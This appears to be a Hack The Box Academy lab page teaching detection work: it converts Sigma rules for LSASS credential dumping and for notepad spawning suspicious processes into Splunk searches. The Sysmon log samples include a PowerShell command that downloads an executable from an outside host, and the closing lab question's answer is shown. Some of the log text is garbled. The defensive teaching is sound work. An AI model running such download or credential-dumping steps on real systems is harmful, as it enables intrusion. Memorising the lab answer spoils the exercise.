

Hunting Evil with Sigma (Splunk Edition)

As discussed when introducing Sigma, Sigma rules revolutionize our approach to log analysis and threat detection.

What we're dealing with here is a sort of Rosetta Stone for SIEM systems. Sigma is like a universal translator that brings in a level of abstraction to event logs, taking away the painful element of SIEM-specific query languages.

Let's validate this assertion by converting two Sigma rules into their corresponding SPL formats and examining the outcomes.

Example 1: Hunting for MiniDump Function Abuse to Dump LSASS's Memory (comsvcs.dll via rundll32)

A Sigma rule named `proc_access_win_lsass_dump_comsvcs_dll.yml` can be found inside the

`C:\Tools\chainsaw\sigma\rules\windows\process_access` directory of the `previous` section's target.

This Sigma rule detects adversaries leveraging the `MiniDump` export function of `comsvcs.dll` via `rundll32` to perform a memory dump from LSASS.

We can translate this rule into a Splunk search with `sigmac` (available at `C:\Tools\sigma-0.21\tools`) as follows.

```
PS C:\Tools\sigma-0.21\tools> python sigmac -t splunk C:\Tools\chainsaw\sigma\rules\windows\process
(TargetImage="*\lsass.exe" SourceImage="C:\\Windows\\System32\\rundll32.exe" CallTrace="*comsvcs.d
l1")
```

Let's now navigate to the bottom of this section and click on [Click here to spawn the target system!](#). Then, let's navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and submit the Splunk search `sigmac` provided us with.

Time	Event
11/8/22 11:46:57 AM 11:46:07000 AM	LogName:Microsoft-Windows-Sysmon/Operational EventCode=18 EventID=1 EventType=1 ComputerName=DESKTOP-EG55SIS.univaldo.local CallTrace=0x2222C:Windows!SYSTEM32!dbscore.DLL!79860C:Windows!SYSTEM32!dbscore.DLL!7A25C:Windows!SYSTE M32!dbscore.DLU+4222C:Windows!SYSTEM32!dbscore.DLU+5f5bC:Windows!System32!comsvcs.dll+22092C:Windows!system32!rundll32.exe+426aC:Windows!sys tem32!rundll32.exe+67e9C:Windows!System32!KERNEL32.DLL!17034C:Windows!SYSTEM32!ntdll.dll+526a1
	Event Actions
	Type: host Field: Selected Value: DESKTOP-EG55SIS Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Event: CallTrace Type: EventCode Value: Selected Field: host Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Event Actions
	Type: EventCode Value: 10 Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: EventID Value: 4 Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: GrantedAccess Value: 0xFFFFF Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: Keywords Value: None Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: LogName Value: Microsoft-Windows-Sysmon/Operational Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: Message Value: Process accessed RuleName: technique_id-T1003.technique_name=Credential Dumping UtcTime: 2022-11-08 19:46:07T1 SourceProcessGUID: {96f92a2a-bff-636a-d805-000000000000} TargetProcessGUID: {96f92a2a-9a05-635a-0200-000000000000} SourceThreadID: 8340 TargetThreadID: 8340 SourceUser: NT AUTHORITY\SYSTEM TargetUser: NT AUTHORITY\SYSTEM Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: OpCode Value: Info Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: RecorNumber Value: 51579 Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: RuleName Value: technique_id-T1003.technique_name=Credential Dumping Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: Sid Value: S-15-18 Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: SidType Value: 0 Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: SourceImage Value: C:\Windows\system32\rundll32.exe Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: SourceName Value: Microsoft-Windows-Sysmon Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: SourceProcessGUID Value: {96f92a2a-bff-635a-d805-000000000000} Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: SourceProcessId Value: 1624 Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: SourceThreadId Value: 8340 Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System
	Type: SourceUser Value: NT AUTHORITY\SYSTEM Field: Selected Source: WinEventLog:sysmon_DESKTOP-EG55SIS.bti SourceType: WinEventLog System

? Go to Questions

Table of Contents

Introduction to YARA & Sigma	✓
Leveraging YARA	
YARA and YARA Rules	✓
Developing YARA Rules	✓
Hunting Evil with YARA (Windows Edition)	✓
Hunting Evil with YARA (Linux Edition)	✓
Hunting Evil with YARA (Web Edition)	✓


Leveraging Sigma

Sigma and Sigma Rules	✓
Developing Sigma Rules	✓
Hunting Evil with Sigma (Chainsaw Edition)	✓
Hunting Evil with Sigma (Splunk Edition)	✓

Skills Assessment

Skills Assessment	✓
-------------------	---

My Workstation



OFFLINE

Start Instance

∞ / 1 spawns left


The Splunk search provided by **sigmac** was indeed able to detect MiniDump function abuse to dump LSASS's memory.

Example 2: Hunting for Notepad Spawning Suspicious Child Process

A Sigma rule named **proc_creation_win_notepad_susp_child.yml** can be found inside the **C:\Rules\sigma** directory of the **previous** section's target.

This Sigma rule detects **notepad.exe** spawning a suspicious child process.

We can translate this rule into a Splunk search with **sigmac** (available at **C:\Tools\sigma-0.21\tools**) as follows.




```
Hunting Evil with Sigma (Splunk Edition)

PS C:\Tools\sigma-0.21\tools> python sigmac -t splunk C:\Rules\sigma\proc_creation_win_notepad_susp
(ParentImage="*\notepad.exe" (Image="*\powershell.exe" OR Image="*\cmd.exe" OR Image="*\mshta.exe" OR Image="*\cscript.exe" OR Image="*\wscript.exe" OR Image="*\taskkill.exe" OR Image="*\regsvr32
.exe" OR Image="*\ rundll32.exe" OR Image="*\calc.exe"))

21 events (before 8/31/23 12:19:00 PM) No Event Sampling
```

Let's now navigate to the bottom of this section and click on [Click here to spawn the target system!](#), if we haven't done that already. Then, let's navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and submit the Splunk search **sigmac** provided us with.



The screenshot shows the Splunk interface with the search bar containing the command `python sigmac -t splunk C:\Rules\sigma\proc_creation_win_notepad_susp (ParentImage="*\notepad.exe" (Image="*\powershell.exe" OR Image="*\cmd.exe" OR Image="*\mshta.exe" OR Image="*\cscript.exe" OR Image="*\wscript.exe" OR Image="*\taskkill.exe" OR Image="*\regsvr32.exe" OR Image="*\ rundll32.exe" OR Image="*\calc.exe"))`. The results table displays 21 events from 11:06:22 PM on 8/31/23. One event is selected, showing details such as host (DESKTOP-E65551S), source (WinEventLog\Syman), EventType (4), ComputerName (DESKTOP-E65551S.univaldo.local), and CommandLine (C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Invoke-WebRequest -Uri http://0.0.229.80:80/file.exe -OutFile file.exe). The event also includes a timestamp (11/08/23 12:22:01 PM), duration (0:22:01.000), and various event properties like EventCode, Hashes, and LogonId.

The Splunk search provided by **sigmac** was indeed able to detect **notepad.exe** spawning suspicious processes (such as **PowerShell**).

Please note that more frequently than not you will have to tamper with Sigma's config files (available inside the **C:\Tools\sigma-0.21\tools\config** directory of the previous section's target) in order for the SIEM queries to be readily usable.

VPN Servers

⚠ Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

PROTOCOL

 UDP 1337 TCP 443[DOWNLOAD VPN CONNECTION FILE](#)**Connect to Pwnbox**

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK

161ms

[! Terminate Pwnbox to switch location](#)[Start Instance](#)

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions [?](#) **Questions**

Answer the question(s) below to complete this Section and earn cubes!

Download VPN
Connection FileTarget(s): [Click here to spawn the target system!](#)

+ 2 Using sigmac translate the "C:\Rules\sigma\file_event_win_app_dropping_archive.yml" Sigma rule into the equivalent Splunk search. Then, navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and submit the Splunk search sigmac provided. Enter the TargetFilename value of the returned event as your answer.

C:\Users\waldo\Downloads\20221108112718_BloodHound.zip

[Submit](#)[Hint](#)

◀ Previous

Next ▶

Mark Complete & Next

Powered by  HACKTHEBOX